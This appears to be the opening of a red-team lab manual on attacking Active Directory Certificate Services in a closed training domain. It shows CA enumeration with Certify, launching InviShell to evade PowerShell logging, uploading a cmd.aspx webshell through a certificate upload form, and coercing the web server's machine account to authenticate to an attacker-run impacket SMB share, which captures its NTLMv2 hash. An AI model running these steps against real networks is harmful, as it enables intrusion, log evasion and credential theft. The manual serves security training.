Lab Manual - AD CS Attacks for Red and Blue Teams

Table of Contents

Lab Introduction

We assume the role of an advanced adversary who has already compromised an employee workstation using initial access methods.

- Initial Access Domain: **certbulk.cb.corp**
- Initial Access Domain DC: **cb-dc.certbulk.cb.corp**
- Forest Root Domain: **cb.corp**
- CA Server: **cb-ca.cb.corp**
- CA Domain: **cb.corp**
- Current Domain Admin: **certbulk\administrator**
- Initial Access Client Workstation: **cb-wsx.certbulk.cb.corp**
- Initial Access Domain User: **certbulk\studentx**

We use the compromised workstation – **cb-wsx** as our foothold with our corresponding domain user context – **certbulk\studentx** to further abuse ADCS misconfigurations, elevate domain privileges and finally compromise trusted hybrid cloud environments using multiple avenues.

Lab Prerequisites

Use a web browser or the OpenVPN client to connect to the lab. See the "Connecting to lab" document for more details.

All the tools used in the course are available in **C:\ADCS\Tools** on your foothold machine. While all certificates are placed in **C:\ADCS\Certs**. Feel free to upload and test out tools of your choice.

There is no internet access except to **https://portal.azure.com/** to avoid deliberate or accidental misuse.

Except the foothold machine **cb-wsx**, all other machines in the lab are reverted daily to revert to their original known state. Make sure to save all your notes offline.

The lab manual uses terminology for user specific resources. For example, if you see **studentx** and your user ID is **student25**, read **studentx** as **student25** and so on.

We showcase abuse using both Windows and Linux techniques where applicable and maintain most of the abuse from our foothold – **cb-wsx**.

Windows Subsystem for Linux - WSL Ubuntu Core 20.04 is installed on **cb-wsx** to simulate Linux attacks and Windows attacks are performed from the standard PowerShell Prompt.


For each tool in Ubuntu WSL, most require using virtual environments. Be sure to activate each virtual environment (**source <Toolname>_venv/bin/activate**) located at **/opt/Tools** before using the respective tool and be sure to exit out of the environment using deactivate once done.

While copying code / commands from the lab manual, be sure to replace usernames, AES / RC4 keys etc. in accordance with your lab instance. To Copy content, use standard CTRL + C and to Paste try CTRL + V or Right Click (WSL Ubuntu app requires Right Click to paste).

WSL Ubuntu can be spawned from the Windows Terminal or the Ubuntu WSL app.

WSL Credentials can be found on the MOTD banner on WSL - Ubuntu. Use this credential (**WSLToTh3Rescue!**) if there is a need to escalate to root on **cb-wsx** – Ubuntu WSL.

- Spawn WSL using Ubuntu App: (Try Right Click to Paste clipboard)



- Spawn Ubuntu WSL from Windows Terminal: (Try CTRL + V to Paste clipboard)

*NOTE: Since WSL is installed and sudo privileges are provided, WSL can be abused for privilege escalation on **cb-wsx**. However, since ADCS abuse is the primary focus of this course, we disregard this escalation path.*

When using Certipy on WSL, command execution sometimes may not work on the first attempt. If such a scenario arises, please reattempt execution and if still execution fails, append the **-debug** / **-timeout 30** arguments to the base command.

For issues on the foothold like trust or ticket issues, Sign-out / Reboot the foothold workstation to attempt a quick fix, if the issue persists contact the lab support team.

Learning Objective - 1

- Compromise the web application on **cb-webapp1**.
- Privilege Escalate using CertPotato to gain admin access on **cb-webapp1**.

Enumeration using Windows

AD CS Base Enumeration using Certify

We begin our abuse on **cb-wsx** by spawning a Terminal (cmd.exe) and begin enumerating our current CA and its configuration as follows.

We can use the Certify **cas** parameter to enumerate Certificate Authorities in the current domain (**certbulk.cb.corp**) as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe cas

[.....snip.....]

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=cb,DC=corp'


[*] Root CAs

    Cert SubjectName              : CN=CB-CA, DC=cb, DC=corp
    Cert Thumbprint               : 75E734EE4BB472BD99FF2E308DE9B95EEAF80C3F
    Cert Serial                   : 51F5AA83C01B57B34635410A3738E79D
    Cert Start Date               : 1/11/2023 4:46:01 AM
    Cert End Date                 : 1/11/2028 4:56:01 AM
    Cert Chain                    : CN=CB-CA,DC=cb,DC=corp


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=CB-CA, DC=cb, DC=corp
    Cert Thumbprint               : 75E734EE4BB472BD99FF2E308DE9B95EEAF80C3F
    Cert Serial                   : 51F5AA83C01B57B34635410A3738E79D
    Cert Start Date               : 1/11/2023 4:46:01 AM
    Cert End Date                 : 1/11/2028 4:56:01 AM
    Cert Chain                    : CN=CB-CA,DC=cb,DC=corp


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : CB-CA
    DNS Hostname                  : cb-ca.cb.corp
    FullName                      : cb-ca.cb.corp\CB-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=CB-CA, DC=cb, DC=corp
    Cert Thumbprint               : 75E734EE4BB472BD99FF2E308DE9B95EEAF80C3F
    Cert Serial                   : 51F5AA83C01B57B34635410A3738E79D
    Cert Start Date               : 1/11/2023 4:46:01 AM
    Cert End Date                 : 1/11/2028 4:56:01 AM
```

```
    Cert Chain                    : CN=CB-CA,DC=cb,DC=corp
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates, Enroll
INTERNALCB\internaluser       S-1-5-21-2177854049-4204292666-1463338204-1104
      Allow  ManageCA, ManageCertificates               CB\Domain Admins
S-1-5-21-2928296033-1822922359-262865665-512
      Allow  ManageCA, ManageCertificates               CB\Enterprise Admins
S-1-5-21-2928296033-1822922359-262865665-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        SecureSigner
        StoreDataRecovery-Agent
        StoreDataRecovery
        SecureUpdate
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator


Certify completed in 00:00:06.5820621
```

From the above output, it is found that the Root CA and Enrollment CA for the current forest is: **cb-ca.cb.corp\CB-CA**.

When a certificate is published to the **NTAuthCertificates** store, the CA is trusted to issue certificates of these types and use them for PKI authentication. In this case the **cb-ca** Root CA certificate is trusted and published to the **NTAuthCertificates** store.

We can also see a list of permissions over the CA and Templates enabled to request certificates.

AD CS Base Enumeration using ADModule

Spawn a Terminal using InviShell to avoid PowerShell Logging. We can now use ADModule to enumerate our current domain and hosts as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools>
```

```
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADDomain | ft DNSRoot, ParentDomain,
InfrastructureMaster

DNSRoot             ParentDomain    InfrastructureMaster
-------             ------------    --------------------
certbulk.cb.corp    cb.corp         cb-dc.certbulk.cb.corp
```

It is noted that the current domain is **certbulk.cb.corp** and **cb.corp** is its forest root.

Now enumerate the **Certification Authorities Container** for any added CAs as follows:

```
PS C:\ADCS\Tools> Get-ADObject -Filter * -SearchBase 'CN=Certification
Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp'

DistinguishedName
Name                    ObjectClass           ObjectGUID
-----------------
----                    -----------           ----------
CN=Certification Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp          Certification
Authorities container              bcf19726-834a-4dbd-ba26-fa319cac9994
CN=CB-CA,CN=Certification Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp CB-CA
certificationAuthority a83382a4-c32a-4e7b-9ab9-3d133929d184
```

We find that a container exists
CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=cb,DC=corp.

Enumerating this container further, we find a sub container with the **certificationAuthority** class. Any computer object classified within this container is a CA.

```
PS C:\ADCS\Tools> ls 'AD:\CN=Certification Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp' | fl

Name              : CB-CA
ObjectClass       : certificationAuthority
DistinguishedName : CN=CB-CA,CN=Certification Authorities,CN=Public Key
                    Services,CN=Services,CN=Configuration,DC=cb,DC=corp
ObjectGuid        : a83382a4-c32a-4e7b-9ab9-3d133929d184
```

Using this information, we can now build a query to use the **certificationAuthority** class as a LDAP Filter and limit the search base to **CN=Configuration,DC=cb,DC=corp** – **cb.corp**.

```
PS C:\ADCS\Tools> Get-ADObject -LDAPFilter
'(objectclass=certificationAuthority)' -SearchBase
'CN=Configuration,DC=cb,DC=corp' | fl *

DistinguishedName  : CN=CB-CA,CN=Certification Authorities,CN=Public Key
```

```
                    Services,CN=Services,CN=Configuration,DC=cb,DC=corp
Name                : CB-CA
ObjectClass         : certificationAuthority
ObjectGUID          : a83382a4-c32a-4e7b-9ab9-3d133929d184
PropertyNames       : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties     : {}
RemovedProperties   : {}
ModifiedProperties  : {}
PropertyCount       : 4

DistinguishedName   : CN=NTAuthCertificates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp
Name                : NTAuthCertificates
ObjectClass         : certificationAuthority
ObjectGUID          : aafb23eb-8de7-446c-b128-b9c81a2fb9b2
PropertyNames       : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties     : {}
RemovedProperties   : {}
ModifiedProperties  : {}
PropertyCount       : 4

DistinguishedName   : CN=CB-CA,CN=AIA,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp
Name                : CB-CA
ObjectClass         : certificationAuthority
ObjectGUID          : 6fbc7098-0a94-41e2-a84d-7bb8118ac1a0
PropertyNames       : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties     : {}
RemovedProperties   : {}
ModifiedProperties  : {}
PropertyCount       : 4
```

The above output is like Certify's output and can be used to infer the same.

Enumerating and compromising a vulnerable webapp

Now that we know about our current CA, enumerate host computers within the current (**certbulk.cb.corp**) domain as follows and exit the InviShell session to return to our standard Terminal (cmd.exe) shell.

```
PS C:\ADCS\Tools> Get-ADComputer -Filter * -Properties Name | ft
Name,DNSHostName,IPv4Address -A

Name       DNSHostName                IPv4Address
----       -----------                -----------
CB-DC      cb-dc.certbulk.cb.corp
cb-wsx     cb-wsx.certbulk.cb.corp
CB-WEBAPP1 cb-webapp1.certbulk.cb.corp
CB-STORE   cb-store.certbulk.cb.corp
CB-SIGNSRV cb-signsrv.certbulk.cb.corp
CB-VAULT   cb-vault.certbulk.cb.corp

PS C:\ADCS\Tools> exit
```


Enumerating **cb-webapp1** for a webserver on **port 443** using nmap on **cb-wsx** WSL, we find that it is open.

```
wsluser@cb-wsx:~$ nmap -p 443 cb-webapp1.certbulk.cb.corp
Warning: Nmap may not work correctly on Windows Subsystem for Linux.
```


```
PORT    STATE SERVICE
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```


Visiting the site (**https://cb-webapp1.certbulk.cb.corp**) through a browser like Edge / Chrome a file upload panel is found allowing certificate uploads with the permissible extensions: **.crt, .cer, .pem, .pfx**.

We can try and attempt to abuse this file upload functionality to upload an **.aspx** webshell.




In the file upload option, select a webshell from our host: **C:\ADCS\Tools\cmd.aspx** and click **Upload**.





It is confirmed that the file has been uploaded to **Files/cmd.aspx** on the webserver root. Visiting **https://cb-webapp1.certbulk.cb.corp/Files/cmd.aspx** we have execution over our webshell.



We now have command execution as **iis apppool\defaultapppool** (Virtual Account privileges) on **cb-webapp1**.

Validating the CertPotato vulnerability

Since we now have Virtual Account privileges (**iis apppool\defaultapppool**) we can begin abusing and validating the CertPotato vulnerability.

To confirm the CertPotato vulnerability we set up an SMB server share on **cb-wsx** - WSL called **testshare$** and try to authenticate using the webshell to our attacker-controlled share.


Setup an SMB server using **smbserver.py** as follows:

*NOTE: Port 445 and Firewall has been disabled on **cb-wsx** to perform relaying attacks using WSL Ubuntu.*

```
wsluser@cb-wsx:$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:~$ cd /opt/Tools/impacket

root@cb-wsx:/opt/Tools/impacket# source impacket_venv/bin/activate

(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare .
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now, try to authenticate using the webshell to our attacker-controlled share by executing the following command:

```
/c dir \\cb-wsx.certbulk.cb.corp\testshare$
```



Back on our Terminal, it is found that when domain authentication is performed using Virtual Account Privileges (**iis apppool\defaultapppool**), by default the **CB-WEBAPP1$** machine account is used as the

authenticating principle for the domain. We can target these machine account privileges for privilege escalation on **cb-webapp1**.

```
(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare .
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (172.16.67.14,50585)
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] AUTHENTICATE_MESSAGE (CERTBULK\CB-WEBAPP1$,CB-WEBAPP1)
[*] User CB-WEBAPP1\CB-WEBAPP1$ authenticated successfully
[*] CB-
WEBAPP1$::CERTBULK:aaaaaaaaaaaaaaaa:1e865784143fef228a92f3a34907da9f:01010000

[snip]

[*] Closing down connection (172.16.67.14,50585)
[*] Remaining connections []
^C Traceback (most recent call last):
  File "/opt/Tools/impacket/./examples/smbserver.py", line 105, in <module>
    server.start()
  File "/opt/Tools/impacket/impacket_venv/lib/python3.10/site-
packages/impacket-0.10.1.dev1+20230207.122134.c812d6c7-
py3.10.egg/impacket/smbserver.py", line 4889, in start
    self.__server.serve_forever()
  File "/usr/lib/python3.10/socketserver.py", line 232, in serve_forever
    ready = selector.select(poll_interval)
  File "/usr/lib/python3.10/selectors.py", line 416, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt

(impacket_venv) root@cb-wsx:/opt/Tools/impacket# exit
```

Use CTRL + C to exit from the **smbserver.py** setup.


Abuse using Windows

Privilege Escalate with CertPotato using Certify

From above, since we now have valid domain machine account privileges, we can use the **TGTDeleg trick** to gain a machine account ticket to Pass-The-Ticket.

